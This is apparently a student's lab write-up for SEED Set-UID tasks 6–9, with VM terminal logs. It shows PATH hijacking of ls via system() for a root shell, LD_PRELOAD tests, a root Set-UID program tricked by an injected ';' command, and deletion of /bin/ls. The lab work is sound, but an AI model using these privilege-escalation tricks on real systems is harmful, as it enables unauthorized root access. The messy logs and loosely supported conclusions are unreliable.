

## Capability Leaking Attacks Tasks 6 Through 9


### Task 6- Using System as an attack vector



```
int main()
{
system("ls");
return 0;
}
```

"task6SourceCode.c" 6L, 40C 1,1 All


This is the original source code which invokes the original ls command via a new shell.



```
Unpacking coreutils (8.25-2ubuntu2) over (8.25-2ubuntu2) ...
Processing triggers for install-info (6.1.0.dfsg.1-5) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up coreutils (8.25-2ubuntu2) ...
[09/16/21]seed@VM:~$ ls /home
seed
[09/16/21]seed@VM:~$ task6.exe
android      Downloads      task3.c
bin          examples.desktop task4
code         get-pip.py     task4.c
code2        lib            task5
code2.c      month          task5.c
code3        Music          task5SourceCode.c
code3.c      mylib.c        task6.exe
code3_output output          task6sourcecode
code.c       outputfor3     task6SourceCode.c
code_for_task2.c Pictures       Templates
code_output Public          ubeenplayeducker
code_output2 source          ubeenplayeducker.c
codetrp.exe task2           user_info
Customization task3           users_info
Desktop      task3b         users_infor
Documents    task3b.c       Videos
[09/16/21]seed@VM:~$
```

This is the source code for the file ubeenplayeducker.c which is compiled into the a file called ls. I got the program given to run my code with root privileges(evidenced from the output root from the who am I call) after I removed the original ls function(this later required reinstalling using command (sudo apt-get install --reinstall coreutils))

```
sudo apt install coreutils
[09/16/21]seed@VM:~$ sudo rm /bin/ls
rm: cannot remove '/bin/ls': No such file or directory
[09/16/21]seed@VM:~$ /bim
bash: /bim: No such file or directory
[09/16/21]seed@VM:~$ /bin
bash: /bin: Is a directory
[09/16/21]seed@VM:~$ gcc -Wall ubeenplayed sucker.c -o ls
[09/16/21]seed@VM:~$ ls
seed
You are a Assistant of pug[09/16/21]seed@VM:~$ gcc -Wall ubeenplay
edsucker.c -o ls      ls
seed
You are a Assistant of pug[09/16/21]seed@VM:~$ gcc -Wall ubeenplay
edsucker.c -o ls      task6
No command 'task6' found, did you mean:
Command 'task0' from package 'pvm-examples' (universe)
Command 'taskd' from package 'taskd' (universe)
Command 'task' from package 'taskwarrior' (universe)
Command 'task1' from package 'pvm-examples' (universe)
task6: command not found
[09/16/21]seed@VM:~$ task6.exe
root
You are a Assistant of pug[09/16/21]seed@VM:~$
```




## Task 7

Source Code for myprog.c




Source code for Mylib.c



## Compiling program and compiling library and exporting new LD\_PRELOAD





```
[09/16/21]seed@VM:~$ su
Password:
su: Authentication failure
[09/16/21]seed@VM:~$ users
seed seed
[09/16/21]seed@VM:~$ su seed
Password:
su: Authentication failure
[09/16/21]seed@VM:~$ vi mylib.c
[09/16/21]seed@VM:~$ gcc -fPIC -g -c mylib.c
[09/16/21]seed@VM:~$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[09/16/21]seed@VM:~$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/16/21]seed@VM:~$ vi myprog.c
\ [09/16/21]seed@VM:~$ vi myprog.c
[09/16/21]seed@VM:~$ mylib.c
bash: ./mylib.c: Permission denied
[09/16/21]seed@VM:~$ vi mylib.c
[09/16/21]seed@VM:~$ gcc -Wall myprog.c -o task7.exe
myprog.c: In function 'main':
myprog.c:4:1: warning: implicit declaration of function 'sleep' [-Wimplicit-function-declaration]
  sleep(1);
  ^
[09/16/21]seed@VM:~$
```

## Trials

Make myprog a regular program, and run it as a normal user.

```
VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[09/16/21]seed@VM:~$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/16/21]seed@VM:~$ vi myprog.c
\ [09/16/21]seed@VM:~$ vi myprog.c
[09/16/21]seed@VM:~$ mylib.c
bash: ./mylib.c: Permission denied
[09/16/21]seed@VM:~$ vi mylib.c
[09/16/21]seed@VM:~$ gcc -Wall myprog.c -o task7.exe
myprog.c: In function 'main':
myprog.c:4:1: warning: implicit declaration of function 'sleep' [-Wimplicit-function-declaration]
  sleep(1);
  ^
[09/16/21]seed@VM:~$ whoami
seed
[09/16/21]seed@VM:~$ sudo -u task7
sudo: unknown user: task7
sudo: unable to initialize policy plugin
[09/16/21]seed@VM:~$ sudo -u seed task7
sudo: task7: command not found
[09/16/21]seed@VM:~$ sudo -u seed task7.exe
sudo: task7.exe: command not found
[09/16/21]seed@VM:~$ task7.exe
I am not sleeping!
[09/16/21]seed@VM:~$
```

Make myprog a Set-UID root program, and run it as a normal user.



```
VBBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


bash: ./mylib.c: Permission denied
[09/16/21]seed@VM:~$ vi mylib.c
[09/16/21]seed@VM:~$ gcc -Wall myprog.c -o task7.exe
myprog.c: In function 'main':
myprog.c:4:1: warning: implicit declaration of function 'sleep' [-Wimplicit-function-declaration]
  sleep(1);
  ^
[09/16/21]seed@VM:~$ whoami
seed
[09/16/21]seed@VM:~$ sudo -u task7
sudo: unknown user: task7
sudo: unable to initialize policy plugin
[09/16/21]seed@VM:~$ sudo -u seed task7
sudo: task7: command not found
[09/16/21]seed@VM:~$ sudo -u seed task7.exe
sudo: task7.exe: command not found
[09/16/21]seed@VM:~$ task7.exe
I am not sleeping!
[09/16/21]seed@VM:~$ sudo chmod 4755 task7.exe
[09/16/21]seed@VM:~$ sudo chown root task7.exe
[09/16/21]seed@VM:~$ task7.exe
I am not sleeping!
[09/16/21]seed@VM:~$
```

Make myprog a Set-UID root program, export the LD PRELOAD environment variable again in the root account and run it.

```

x/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d
QT_QPA_PLATFORMTHEME=appmenu-qt5
PWD=/root
JAVA_HOME=/usr/lib/jvm/java-8-oracle
LANG=en_US.UTF-8
SHLVL=1
SUDO_COMMAND=/bin/bash
HOME=/root
LANGUAGE=en_US
LOGNAME=root
J2SDKDIR=/usr/lib/jvm/java-8-oracle
LESSOPEN=| /usr/bin/lesspipe %s
SUDO_GID=1000
DISPLAY=:0
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
COLORTERM=gnome-terminal
XAUTHORITY=/home/seed/.Xauthority
_/usr/bin/env
root@VM:~# task7.exe
ERROR: ld.so: object './libmylib.so.1.0.1' from LD_PRELOAD cannot
be preloaded (cannot open shared object file): ignored.
task7.exe: command not found
root@VM:~#
```

Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another user account), export the LD PRELOAD environment variable again in a different user's account (not-root user) and run it.



```
See "man sudo_root" for details.

user1@VM:/home/seed$ sudo chmod 4755 task7.exe
user1@VM:/home/seed$ su seed
Password:
[09/20/21]seed@VM:~$ su root
Password:
su: Authentication failure
[09/20/21]seed@VM:~$ sudo su root
root@VM:/home/seed# passwd user2
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@VM:/home/seed# su user1
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


user1@VM:/home/seed$ sudo chmod 4755 task7.exe
user1@VM:/home/seed$ su user2
Password:
user2@VM:/home/seed$ export LD_PRELOAD=./libmylib.so.1.0.1
user2@VM:/home/seed$ task7.exe
user2@VM:/home/seed$
```

## Task 8

### Step 1

Compile the above program, make it a root-owned Set-UID program. The program will use `system()` to invoke the command. If you were Bob, can you compromise the integrity of the system? For example, can you remove a file that is not writable to you?

I made a file `evidenceOfBobBeingATrator` (I know Traitor is spelt wrong, honest mistake) went about trying to delete it. I found you can take advantage of the new system call and SetUID privileges by just passing commands into the arguments instead of a file.



```


/tmp/.Test-unix
/tmp/.XIM-unix
/tmp/unity_support_test.1
/tmp/config-err-UHtMVO
/tmp/.X0-lock
find: 'evidenceOfBobBeingATrator': No such file or directory
[09/20/21]seed@VM:~$ vi evidenceOfBobBeingATrator
[09/20/21]seed@VM:~$ bob.exe cd /; rm evidenceOfBobBeingATrator;
/bin/cat: cd: No such file or directory
[09/20/21]seed@VM:~$ vi evidenceOfBobBeingATrator;
[09/20/21]seed@VM:~$ bob.exe evidenceOfBobBeingATrator
Bob is not who he seems
He is constructing a sinister new battle station. Powerful enough
to destroy an entire planet, its completion spells certain doom
for the champions of freedom.
He is always watching
He is Bob
-Undercover Guy

[09/20/21]seed@VM:~$ bob.exe cd /; rm evidenceOfBobBeingATrator;
/bin/cat: cd: No such file or directory
[09/20/21]seed@VM:~$ bob.exe evidenceOfBobBeingATrator
/bin/cat: evidenceOfBobBeingATrator: No such file or directory
[09/20/21]seed@VM:~$
```

## Step 2

Comment out the `system(command)` statement, and uncomment the `execve()` statement; the program will use `execve()` to invoke the command. Compile the program, and make it a root-owned Set-UID. Do your attacks in Step 1 still work? Please describe and explain your observations.





```
[09/20/21]seed@VM:~$ gcc -Wall task8.c -o bob2.exe
task8.c: In function 'main':
task8.c:17:1: warning: implicit declaration of function 'execve' [
-Wimplicit-function-declaration]
execve(v[0], v, NULL);
^
[09/20/21]seed@VM:~$ sudo chown root bob2.exe
[09/20/21]seed@VM:~$ sudo chmod 4755 bob2.exe
[09/20/21]seed@VM:~$ vi evidenceOfBobBeingATrator;
[09/20/21]seed@VM:~$ bob2.exe evidenceOfBobBeingATrator
Bob is evil
Don't know what evidence your looking for
Who needs evidence?
I don't

[09/20/21]seed@VM:~$ bob2.exe cd /; rm evidenceOfBobBeingATrator;
/bin/cat: cd: No such file or directory
[09/20/21]seed@VM:~$ vi evidenceOfBobBeingATrator
[09/20/21]seed@VM:~$ task8.c
bash: ./task8.c: Permission denied
[09/20/21]seed@VM:~$ vi task8.c
[09/20/21]seed@VM:~$
```

Uhhhhhhhh, yeah it still worked.

Task 9





